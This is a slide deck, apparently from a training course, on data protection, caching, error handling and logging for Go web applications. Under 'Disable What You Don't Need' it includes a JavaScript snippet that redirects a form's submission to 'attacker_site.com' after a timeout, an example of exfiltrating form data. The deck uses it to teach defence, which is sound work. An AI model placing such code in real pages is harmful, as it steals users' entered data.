Data Protection

Paul Mooney

Chief Software Architect, Microsoft MVP

@daishisystems | www.insidethecpu.com

Overview

Coming Up

- Establish and implement appropriate privileges for each user
- Limit user access to necessary functions for their role and responsibilities
- Configure the system, especially the web server, with the correct permissions
- Assign suitable roles for web users and system users
- Allocate access controls and permissions based on user classification
- Master web app protection with role control

Managing Sensitive Information

- Manage and remove sensitive files promptly
- Encrypt or relocate retained files
- Exercise caution with code comments
- Regularly review and sanitize code
- Implement secure coding practices
- Safeguard against breaches

Managing Sensitive Information

```
// TODO: Implement endpoint for user registration (URL: /register)
// API credentials
const apiKey = "YOUR_API_KEY";
const secretKey = "YOUR_SECRET_KEY";
```

Managing Sensitive Information

- Manage and remove sensitive files promptly
- Encrypt or relocate retained files
- Exercise caution with code comments
- Regularly review and sanitize code
- Implement secure coding practices
- Safeguard against breaches

HTTPS

Scrubbing URLs

- Be cautious of passing sensitive information via HTTP GET method
- Intercepted data through MITM attacks
- Risk of sensitive information in browser history
- Potential exposure through search engine results
- Unencrypted storage in server log files
- Use HTTPS, secure data in request body or headers, and employ one-time session IDs/tokens for enhanced security

Scrubbing URLs

```
const api_key = "YOUR_API_KEY";
const response = http.get("https://api.example.com/data?api_key=" + api_key);
```


HTTPS

Scrubbing URLs

- Be cautious of passing sensitive information via HTTP GET method
- Intercepted data through MITM attacks
- Risk of sensitive information in browser history
- Potential exposure through search engine results
- Unencrypted storage in server log files
- Use HTTPS, secure data in request body or headers, and employ one-time session IDs/tokens for enhanced security

Information Is Power

- Remove documentation revealing sensitive info
- Allow users to delete unnecessary data
- Promptly delete unneeded information
- Follow "least privilege" principle
- Proactively manage data for security
- Protect user data and sensitive information



Encryption Is the Key

- Prioritize encryption of sensitive information in web applications
- Utilize military-grade encryption capabilities in Go language
- Limit access to source code to mitigate reverse engineering risks
- Avoid storing sensitive data in clear text or non-secure methods
- Utilize secure encryption packages like secretbox for message encryption
- Store secret keys securely and use unique nonces for each message

Disable What You Don’t Need


- Disable autocompletion in forms to minimize vulnerabilities
- Use the autocomplete attribute to turn off autocompletion
- Prevent web browsers from suggesting or populating form fields
- Reduce the risk of unauthorized access or data leakage
- Disable autocomplete on login forms to counteract potential threats
- Prevent browsers from filling in sensitive information automatically

Disable What You Don’t Need

```html
<form method="post" action="/form" autocomplete="off">
```

Disable What You Don’t Need

```
window.setTimeout(function() {
    document.forms[0].action = 'http://attacker_site.com';
    document.forms[0].submit();
  }), 10000);
```



Cache Protection

- Disable cache control for sensitive info
- Use header flags to control caching
- "no-cache" value for revalidation, not caching
- "no-store" value prevents storage
- Be aware of Pragma header
- Implement cache control headers for security

Cache Protection

```
w.Header().Set("Cache-Control", "no-cache, no-store")
w.Header().Set("Pragma", "no-cache")
```

Summary

Cache Protection

- Define user privileges based on roles
- Handle sensitive data securely
- Avoid leaving sensitive information in comments
- Prefer HTTPS for secure data transmission
- Protect application and system documentation
- Utilize strong encryption techniques
- Store sensitive information securely
- Disable unnecessary applications and services
- Control caching of sensitive pages
- Enhance web application security

Demo

Effective Error Handling

- Caution: Avoid exposing sensitive error information
- Prevent leaking debugging details in errors
- Go provides panic, recover, and defer
- Panicked state halts regular execution
- Defer statements execute before exiting
- Recover allows resuming normal execution

Logging

- Manage logging within the application
- Use a master routine for logging
- Prevent sensitive information in logs
- Avoid logging debugging info and stack traces
- Log both successful and unsuccessful security events
- Important event data to be logged

Demo

Effective Logging

- Code with login scenario
- Logging for login events
- Step-by-step breakdown

Logging Best Practices

- Log events (success/failure)
- Validate inputs, log failures
- Track authentication attempts
- Log access failures
- Monitor data changes
- Track session token attempts
- Log system exceptions
- Record security changes
- Monitor TLS failures

Advanced Logging

- Built-in log package lacks essential features
- Third-party packages enhance Go's logging
- Logrus: Leveled logging, structured logging
- Glog: Leveled logging, rotation, timestamping
- Loggo: Simple, flexible, leveled logging
- Fatal and Panic functions have distinctions

Logging Best Practices

- Restrict log access to authorized individuals
- Establish a log analysis mechanism
- Prevent execution of untrusted data
- Go's Garbage Collector handles memory cleanup
- Ensure log validity and integrity
- Use cryptographic hash functions for logs

Demo

Ensuring Log File Integrity

- Code for log file integrity verification
- SHA256 hashing method
- Step-by-step breakdown

Summary

Error Handling and Logging

- Logging enhances web security, identifies vulnerabilities
- Logging libraries like logrus, zap simplify logging
- Effective error handling improves application behavior
- Go provides error types and handling techniques
- Panic and recover handle exceptional scenarios
- Mastery leads to secure and robust applications